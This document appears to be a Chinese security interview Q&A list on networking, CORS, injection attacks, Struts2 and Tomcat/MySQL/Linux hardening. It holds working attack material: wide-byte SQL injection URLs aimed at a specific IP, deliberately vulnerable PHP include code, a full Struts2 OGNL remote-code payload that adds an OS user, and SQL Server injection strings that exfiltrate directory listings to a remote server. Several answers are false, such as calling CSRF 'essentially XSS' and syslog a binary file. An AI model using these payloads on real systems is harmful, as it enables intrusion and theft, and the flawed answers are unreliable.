路由器工作在 OSI 模型的第三层---网络层操作，其工作模式与二层交换相似，但路由器工作在第三层，这个区别决定了路由和交换在传递包时使用不同的控制信息，实现功能的方式就不同。工作原理是在路由器的内部也有一个表，这个表所标示的是如果要去某一个地方，下一步应该向哪里走，如果能从路由表中找到数据包下一步往哪里走，把链路层信息加上转发出去；如果不能知道下一步走向哪里，则将此包丢弃，然后返回一个信息交给源地址。

路由技术实质上来说不过两种功能：决定最优路由和转发数据包。

128.三层交换机?

三层交换机就是具有部分路由器功能的交换机，三层交换机的最重要目的是加快大型局域网内部的数据交换，所具有的路由功能也是为这目的服务的，能够做到

一次路由，多次转发。对于数据包转发等规律性的过程由硬件高速实现，而像路由信息更新、路由表维护、路由计算、路由确定等功能，由软件实现。三层交换技术就是二层交换技术+三层转发技术。传统交换技术是在 OSI 网络标准模型第二层——数据链路层进行操作的，而三层交换技术是在网络模型中的第三层实现了数据包的高速转发，既可实现网络路由功能，又可根据不同网络状况做到最优网络性能。

129.IPv6 地址表示?

IPv6 的 128 位地址通常写成 8 组，每组为四个十六进制数的形式。比如：AD80:0000:0000:0000:ABAA:0000:00C2:0002 是一个合法的 IPv6 地址。这个地址比较长，看起来不方便也不易于书写。零压缩法可以用来缩减其长度。如果几个连续段位的值都是 0，那么这些 0 就可以简单的以::来表示，上述地址就可写成 AD80::ABAA:0000:00C2:0002。同时前导的零可以省略，因此 2001:0DB8:02de::0e13 等价于 2001:DB8:2de::e13。

130.如果子域名和顶级域名不同源，在哪里可以设置叫他们同源?

在 IP 绑定域名的位置，将同一个主机 IP 指向解析子域名和顶级域名

131.如何设置可以跨域请求数据？

使用一个新的 Origin 请求头和一个新的 Access-Control-Allow-Origin 响应头扩展了 HTTP。允许服务端设置 Access-Control-Allow-Origin 头标识哪些站点

可以请求文件，或者设置 Access-Control-Allow-Origin 头为"*"，允许任意站点访问文件。浏览器 ,例如 Firefox3.5 ,Safari4 ,IE10 使用这个头允许跨域 HTTP 请求。

132.jsonp 是做什么的？

JOSNP 允许页面接受另一个域的 JSON 数据，通过在页面增加一个可以从其它域加载带有回调的 JSON 响应的<script>标签。

133.Ajax 是什么？

AJAX = 异步 JavaScript 和 XML。AJAX 是一种用于创建快速动态网页的技术。通过在后台与服务器进行少量数据交换，AJAX 可以使网页实现异步更新。这意味着可以在不重新加载整个网页的情况下，对网页的某部分进行更新。

134.Ajax 是否遵循同源策略？

是,同源策略的本质是一种约定 ,可以说 web 的行为就是构建在这种约定之上的。就好比我们人类的行为必须受到法律的约束一样。同源策略的目的就是限制不同源的 document 或者脚本之间的相互访问，以免造成干扰和混乱。ajax 太灵活了，各种请求说法就发，如果没有同源策略的限制，发到哪里都行，只要你构造好参数和请求路径，那人人都是黑客了，这样会导致各种敏感数据的泄露。

135.宽字符注入的原理？如何利用宽字符注入漏洞，payload 如何构造？

GB2312、GBK、GB18030、BIG5、Shift_JIS 等这些都是常说的宽字节，实际上只有两字节。宽字节带来的安全问题主要是吃 ASCII 字符（一字节）的现象。

MYSQL 的字符集转换过程

1. MySQL Server 收到请求时将请求数据从 character_set_client 转换为 character_set_connection；

2. 进行内部操作前将请求数据从 character_set_connection 转换为内部操作字符集，其确定方法如下：

3.使用每个数据字段的 CHARACTER SET 设定值；

4.若上述值不存在，则使用对应数据表的 DEFAULT CHARACTER SET 设定值(MySQL 扩展，非 SQL 标准)；

5.若上述值不存在，则使用对应数据库的 DEFAULT CHARACTER SET 设定值；

6.若上述值不存在，则使用 character_set_server 设定值。

将操作结果从内部操作字符集转换为 character_set_results。

宽字节注入发生的位置就是 PHP 发送请求到 MYSQL 时字符集使用 character_set_client 设置值进行了一次编码。

注入点：http://103.238.227.13:10083/index.php?id=1 提交 %bf’ 出现错误，由此可见存在宽字节注入。

http://103.238.227.13:10083/index.php?id=1%df' order by 2%23

http://103.238.227.13:10083/index.php?id=-10%df' union select 1,databases()%23

136.CRLF 注入的原理？

HTTP 协议是依靠两个 CRLF，即\ r\n 来分割 HTTP 头部及响应体。基于这个认知，可以推出，HRS 问题是由于服务端程序没有过滤掉头部中的特殊字符% 0D 0A%，直接输出到了返回的数据中，导致错误的解析。而在日常开发中，最常见的莫过于有以下的两种功能 URL 跳转和 Cookie 的设置中出现。一旦我们能够控制 http 头，通过注入一些 CRLF 这样就可以控制头和身体的分割线，这样我们就可以向身或是头中注入些东西了。所以 CRLF Injection 又叫 HTTP Response Splitting，简称 HRS

137.如果给你一个 XSS 漏洞，你还需要哪些条件可以构造一个蠕虫？

存储型的 xss，并且需要访问量大的页面或者关注按钮，如微博，论坛等

138.在社交类的网站中，哪些地方可能会出现蠕虫？

微博关注，社交报告调查，贴吧评论等

139.如果叫你来防御蠕虫，你有哪些方法？

对输入(和 URL 参数)进行过滤，对输出进行编码。

140.如果给你一个 XSS 盲打漏洞 ,但是返回来的信息显示 ,他的后台是在内网，并且只能使用内网访问，那么你怎么利用这个 XSS？

必须是 self xss + csrf +ssrf 到 getshel

141.php 的 LFI，本地包含漏洞原理是什么？写一段带有漏洞的代码。

如果允许客户端用户输入控制动态包含在服务器端的文件 ,会导致恶意代码的执行及敏感信息泄露，主要包括本地文件包含和远程文件包含两种形式。

常见包含函数有：include()、require()

区别：

include 是当代码执行到它的时候才加载文件,发生错误的时候只是给一个警告,然后继续往下执行

require 是只要程序一执行就会立即调用文件,发生错误的时候会输出错误信息,并且终止脚本的运行

```
<?php

include($_GET['f']);

?>
```

142.CSRF 漏洞的本质是什么？

本质就是 xss

143.你都了解哪些 java 框架？

spring 和 struts2 框架

144.ibats 的参数化查询能不能有效的控制 sql 注入？有没有危险的方法可以造成 sql 注入？

SQL 注入主要的是因为文本框的内容和 SQL 连接以后会改变 SQL 的语义，例如文本框包含单引号什么的

参数化查询就可以将这些内容独立作为参数，本身的语句不会改变。

145.说说两次 struts2 漏洞的原理？

Struts2 的核心是使用的 webwork 框架,处理 action 时通过调用底层的 getter/setter 方法来处理 http 的参数,它将每个 http 参数声明为一个 ONGL(这里是 ONGL 的介绍)语句。当我们提交一个 http 参数:

?user.address.city=Bishkek&user['favoriteDrink']=kumys

ONGL 将它转换为:

action.getUser().getAddress().setCity("Bishkek")

action.getUser().setFavoriteDrink("kumys")

这是通过 ParametersInterceptor(参数过滤器)来执行的,使用用户提供的 HTTP 参数调用 ValueStack.setValue()。

为了防范篡改服务器端对象,XWork 的 ParametersInterceptor 不允许参数名中出现“#”字符,但如果使用了 Java 的 unicode 字符串表示\u0023,攻击者就可以绕过保护,修改保护 Java 方式执行的值:

此处代码有破坏性,请在测试环境执行,严禁用此种方法进行恶意攻击

?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean("false")))&(asdf)(('\u0023rt.exit(1)')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1

转义后是这样:

?('#_memberAccess['allowStaticMethodAccess']')(meh)=true&(aaa)(('#context['xwork.MethodAccessor.denyMethodExecution']=#foo')(#foo=ne

w%20java.lang.Boolean("false")))&(asdf)(('#rt.exit(1)')(#rt=@java.lang.Runtime@getRuntime()))=1

OGNL 处理时最终的结果就是

java.lang.Runtime.getRuntime().exit(1); //关闭程序,即将 web 程序关闭

类似的可以执行

java.lang.Runtime.getRuntime().exec("net user 用户名 密码 /add");//增加操作系统用户,在有权限的情况下能成功(在 URL 中用%20 替换空格,%2F 替换/)

只要有权限就可以执行任何 DOS 命令

146.ongl 在这个 payload 中起了什么作用？

Ognl 表达式语言 ,Struts 标签默认支持的表达式语言 ,必须配置 Struts 标签用，不能离开 Struts 标签直接使用，就是说 Ognl 必须在 Struts 中使

147.\u0023 是什么字符的 16 进制编码？为什么在 payload 中要用他？

，在 S2-005 中可通过\u0023 绕过过滤执行

148.xss filter 在 java 程序的哪里设置？

在 web.xml 里面配置

149.说下 java 的类反射在安全上可能存在哪些问题？

可能会导致 JAVA 反序化漏洞

150.tomcat 要做哪些安全加固？

升级到最新稳定版

从监听端口上加固

仅在本地监听

如果 Tomcat 不需要对外提供服务，则监听在本地回环，前面放 Nginx。如果需要对外提供访问，比如一个 Nginx 挂多个 Tomcat，那么在服务器上用 iptables 只允许负载均衡器的 IP 来访问

关闭 8009 端口

现在我们一般不用 Apache 通过 AJP 协议来调用 Tomcat 了，所以 AJP 端口可以关闭。

8005 端口

查看端口占用情况

自定义错误页面，隐藏 Tomcat 信息

编辑 conf/web.xml，在标签上添加以下内容：

禁用 Tomcat 管理页面

删除 webapps 目录下 Tomcat 原有的所有内容

删除 conf/Catalina/localhost/下的 host-manager.xml 和 manager.xml 这两个文件

用普通用户启动 Tomcat

禁止 Tomcat 列目录

如果 tomcat 重启的话，webapps 下，你删除的后台会不会又回来？

你只是删除了后台，并没有删除 webaspps 下 war 包

151.mysql 数据库默认有哪些库？说出库的名字？

1.mysql 库，存储用户等信息

2.information_schema，存储表、锁等性能信息

3.test，mysql 自建测试库

4.performance_schema，互斥锁等信息（5.6 之前需要手动开启，从 5.6 开始默认开启）

152.mysql 的用户名密码是存放在那张表里面？mysql 密码采用哪种加密方式？

mysql.user 表

MySQL 4.1 版本之前是 MySQL323 加密，MySQL 4.1 和之后的版本都是 MySQLSHA1 加密

MYSQL323 加密中生成的是 16 位字符串，而在 MySQLSHA1 中生存的是 41 位字符串，其中*是不加入实际的密码运算中，通过观察在很多用户中都携带了"*"，在实际破解过程中去掉"*"，也就是说 MySQLSHA1 加密的密码的实际位数是 40 位。

153.mysql 表权限里面，除了增删改查，文件读写，还有哪些权限？

排序，查询，索引等

154.mysql 安全要如何做？

Mysql 账户权限安全

Mysql 数据的网络安全配置

密码策略安全

Mysql 日志

Mysql 数据库服务所在主机安全配置

部署 SQL 注入检测、防御模块

mysqld 安全相关启动选项

mysql 备份策略

155.sqlserver public 权限要如何提权？

注入点执行

aaa.com x.asp?id=123;create table %23%23dhtemq (list int not null identity (1,1), dirtree nvarchar(500),num1 nvarchar(500),num2 nvarchar(500))

注入点执行

aaa.com x.asp?id=123;insert into %23%23dhtemq(dirtree,num1,num2) exec master.dbo.xp_dirtree [d:/] ,1,1;--

注入点执行

aaa.com x.asp?id=123;insert into OPENROWSET ('sqloledb','server=xx.xx.xx.xx,1433;Initial Catalog=master;uid=sa;pwd=woshinidie','select dirtree,num1,num2 from dhtemq') select dirtree,num1,num2 from ##dhtemq

xx.xx.xx.xx 执行

select * from dhtemq

--建立一个临时表,一般的表我们是无办法建立的,我们只能建立临时表

#-----为本地临时表

##----为全局临时表

create table ##nonamed(

dir ntext,

num int

)

--调用存储过程把执行回来的数据存到临时表里面

insert ##nonamed execute master..xp_dirtree 'c:/',1

--然后采用 openrowset 函数把临时表的数据导到本地 MSSQL 的 dirtree 表里面了

insert into openrowset('sqloledb', '192.0.0.1';'user';'pass', 'select * from Northwind.dbo.dirtree')

select * from ##nonamed

以上方法,也就是说 public 可以遍历用户服务器的目录

在 NBSI 中，只要把临时表名加前加##就可以了，但要注意 URL 转码，即写成：%23%23nonamed 就 OK 了！

156.简述 Linux 系统安全加固需要做哪些方面？

1.密码安全策略

2.关闭不必要的端口和服务

3.文件权限的设置等

157.你使用什么工具来判断系统是否存在后门？

pchunter 攻击查看进程和服务

160.Linux 的 Selinux 是什么？如何设置 Selinux？

SELinux 是一种安全子系统，它能控制程序只能访问特定文件

使用 setup 工具进入图形化关闭搜索或者修改/etc/sysconfig/selinux 文件

SELINUX=disabled

防火墙打开使用 service iptables start 或则/etc/init.d/iptables start

161.iptables 工作在 TCP/IP 模型中的哪层？

网络层

162.syslog 里面都有哪些日志？安装软件的日志去哪找？

如何查询 ssh 的登录日志？

cd /var/log

less secure

163.syslog 可不可以使用 vi 等工具直接查看？是二进制文件吗？

不能，只能使用 cat 之类的命令攻击查看，属于二进制文件

164.DNS 在渗透中的作用？

通过 DNS 可以查询对应的 IP 主机名，也可以查询出是否存在域传输漏洞